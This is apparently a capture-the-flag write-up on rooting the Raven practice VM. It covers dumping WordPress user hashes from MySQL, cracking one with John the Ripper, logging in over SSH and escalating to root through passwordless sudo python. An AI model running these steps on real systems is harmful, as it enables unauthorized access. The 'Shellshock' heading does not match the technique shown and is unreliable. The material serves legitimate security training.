


```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> 
```




```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</
this page and create new pages for your content. Have fun! | Sample Page  |               | publish     | closed
en       |                 | sample-page   |          |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
      |          0 | http://192.168.206.131/wordpress/?page_id=2                     |          0 | page
     |          0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}




         | flag3      |               | draft       | open            | open        |                |
  |         | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                          |            0 | http://raven.loc
?p=4                                  |            0 | post      |                         |            0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}




         | flag4      |               | inherit     | closed          | closed      |                | 4-revisio
  |         | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                          |            4 | http://raven.loc
index.php/2018/08/12/4-revision-v1/ |            0 | revision  |                         |            0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}




         | flag3      |               | inherit     | closed          | closed      |                | 4-revisio
  |         | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                          |            4 | http://raven.loc
```

Exploitation: Password Vulnerability(continue)



```
+----+------------+------------------------------------+----------------+--------------------+----------+----------------------+-------------
-------+-------------+----------------+
| 1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael        | michael@raven.org |          | 2018-08-12 22:49:12 |
    |            0 | michael        |
| 2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven         | steven@raven.org  |          | 2018-08-12 23:31:16 |
    |            0 | Steven Seagull |
+----+------------+------------------------------------+----------------+--------------------+----------+----------------------+-------------
-------+-------------+----------------+
2 rows in set (0.00 sec)
root@Kali:~# nano stevenHash_crack
root@Kali:~# john stevenHash_crack
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84          (?)
1g 0:00:01:39 DONE 3/3 (2020-11-20 16:43) 0.01004g/s 37144p/s 37144c/s 37144C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# 
```




```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ ls
$ ls -la
total 8
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
drwxr-xr-x 5 root root 4096 Jun 24 07:10 ..
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 
```


- Now that we have the HASHES for both users of the system; we can crack them using JohntheRipper(hash cracking tool).
- Placing those hashes into a .txt file and running that file against our tool, results in us finding the PASSWORD infomation resulting in STEVE:PINK84
- Once we log in as steven lets check out his privleges with **SUDO -l ,** we discover that steven can run sudo in python.

  That will be our ticket in!!!


Exploitation: GNU Bash aka Shellshock



```
$ python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
steven@target1:/var$ ls
```



```
steven@target1:/$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@target1:/# ls
```



```
root@target1:/etc# cd /
root@target1:/# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|   // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
```

- With steven having sudo access in python lets spawn a shell inside python to gain root access.
- Using the (‘ /bin/bash’) inside python we are able to escalate to ROOT, and own the system.

